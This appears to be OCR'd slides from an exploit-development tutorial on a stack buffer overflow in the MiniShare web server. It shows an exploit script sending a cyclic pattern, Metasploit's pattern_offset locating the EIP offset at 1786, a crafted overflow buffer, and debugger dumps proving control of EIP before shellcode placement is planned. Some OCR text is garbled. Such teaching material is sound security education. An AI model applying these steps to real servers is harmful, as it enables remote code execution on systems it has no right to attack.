
At which offset is EIP?? (68433568 → 6hC5 → 5Ch6



```
root@bt:~/minishare# ./1_exploit.py 10.0.0.11 80
[+] Preparing evil string...
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7A                              Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq  e7Ce        f0Cf              6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0A                                u3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7A                               Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay  Ch4Ch5Ch6Ch7C                 6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0B                                c3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7B                               Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg  0Ck1        k3Ck4             6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi
6Bi7Bi8Bi9Bj0B                                k3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2B
l3Bl4Bl5Bl6Bl7B                               Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2B
t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9
Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg
6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C
j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9
Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co
[+]Connecting with server...
[+]Connected...
[+]Send evil data...
[+]evil data sent
root@bt:~/minishare#
```



```
00| D8 00 00 00| ....Ï..
00| 22 00 00 00| ""$.
xecuting [68433568] - use
```




```
root@kali:/usr/share/metasploit-framework/tools# ./pattern_offset.rb 68433568
[*] Exact match at offset 1786
root@kali:/usr/share/metasploit-framework/tools#
```

KALI-2: /usr/share/metasploit-framework/tools/pattern_offset.rb

Modify exploit code


buf = "\x41"*1786 + "\x42"*4 + "\x43"*500



root@bt: ~/minishare

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
[+]Connecting with server...
[+]Connected...
[+]Send evil data...
[+]evil data sent
root@bt:~/minishare#
```

Modify exploit code *<1786*A> <4*B> <500*C>*



```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX 00EB4CC0
EBX 41414141
ESP 01343908 ASCII "CCCCCCCCCCC
EBP 0134BB90
ESI 00000001
EDI 01345B60

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000
```

```
Address  Hex dump                 ASCII
00961000 00 00 00 00 09 DE 55 41 ......ïUA
00961008 00 00 00 00 00 00 05 00 ......♣.
00961010 02 00 00 00 38 00 00 80 ☻...8..Ç
00961018 03 00 00 00 28 02 00 80 ♥...(☻.Ç
00961020 05 00 00 00 88 03 00 80 ♣...ê♥.Ç
00961028 06 00 00 00 88 04 00 80 ♠...ê♦.Ç
00961030 0E 00 00 00 58 05 00 80 ♫...X♣.Ç
00961038 00 00 00 00 09 DE 55 41 ......ïUA
00961040 00 00 00 00 00 00 0A 00 ........
00961048 61 1E 00 00 98 00 00 80 a▲..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80 b▲..└..Ç
00961058 63 1E 00 00 E8 00 00 80 c▲..Þ..Ç
00961060 64 1E 00 00 10 01 00 80 d▲..►☺.Ç
00961068 65 1E 00 00 38 01 00 80 e▲..8☺.Ç
00961070 66 1E 00 00 60 01 00 80 f▲..`☺.Ç
00961078 6C 1E 00 00 88 01 00 80 l▲..ê☺.Ç
00961080 6D 1E 00 00 B0 01 00 80 m▲..░☺.Ç
```


```
01343908  43434343
0134390C  43434343
01343910  43434343
01343914  43434343
01343918  43434343
0134391C  43434343
01343920  43434343
01343924  43434343
01343928  43434343
0134392C  43434343
01343930  43434343
01343934  43434343
01343938  43434343
0134393C  43434343
01343940  43434343
01343944  43434343
01343948  43434343
0134394C  43434343
```

Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
Paused

Our register situation after the crash:

ESP → (ptr) CCCCCCC

EIP = BBBB



```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX 00EB4CC0
EBX 41414141
ESP 01343908 ASCII "CCCCCCCCCCCC
    0134BB90
    00000001
    01345B68

    42424242

ES 0023 32bit 0(FFFFFFFF)
CS 001B 32bit 0(FFFFFFFF)
SS 0023 32bit 0(FFFFFFFF)
DS 0023 32bit 0(FFFFFFFF)
FS 003B 32bit 7FFDC000(FFF
GS 0000 NULL

LastErr ERROR_SUCCESS (000
```

```
Address  Hex dump                  ASCII
013438D0 41 41 41 41 41 41 41 41  AAAAAAAA
013438D8 41 41 41 41 41 41 41 41  AAAAAAAA
013438E0 41 41 41 41 41 41 41 41  AAAAAAAA
013438E8 41 41 41 41 41 41 41 41  AAAAAAAA
013438F0 41 41 41 41 41 41 41 41  AAAAAAAA
013438F8 41 41 41 41 41 41 41 41  AAAAAAAA
01343900 41 41 41 41 42 42 42 42  AAAABBBB
01343908 43 43 43 43 43 43 43 43  CCCCCCCC
01343910 43 43 43 43 43 43 43 43  CCCCCCCC
01343918 43 43 43 43 43 43 43 43  CCCCCCCC
01343920 43 43 43 43 43 43 43 43  CCCCCCCC
01343928 43 43 43 43 43 43 43 43  CCCCCCCC
01343930 43 43 43 43 43 43 43 43  CCCCCCCC
01343938 43 43 43 43 43 43 43 43  CCCCCCCC
01343940 43 43 43 43 43 43 43 43  CCCCCCCC
01343948 43 43 43 43 43 43 43 43  CCCCCCCC
01343950 43 43 43 43 43 43 43 43  CCCCCCCC
```


```
         43434343
         43434343
         43434343
         43434343
         43434343
         43434343
         43434343
         43434343
         43434343
         43434343
         43434343
         43434343
         43434343
         43434343
01343940 43434343
01343944 43434343
01343948 43434343
0134394C 43434343
```

```
Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```

Evil buffer layout

[EIP] (Instruction Pointer, points to the next executed instruction)


[ESP] (Stack Pointer, points to this memory location CCCCCC-Block)



We want to execute code (shellcode), we can put the code into the AAAAA-Block (1786 Bytes) or the CCCCC-Block (500 bytes or more)


But, we don‘t know the address of the begining of the AAAAA or CCCCC Block. ESP points to this address ….. Hmm?

Evil buffer layout



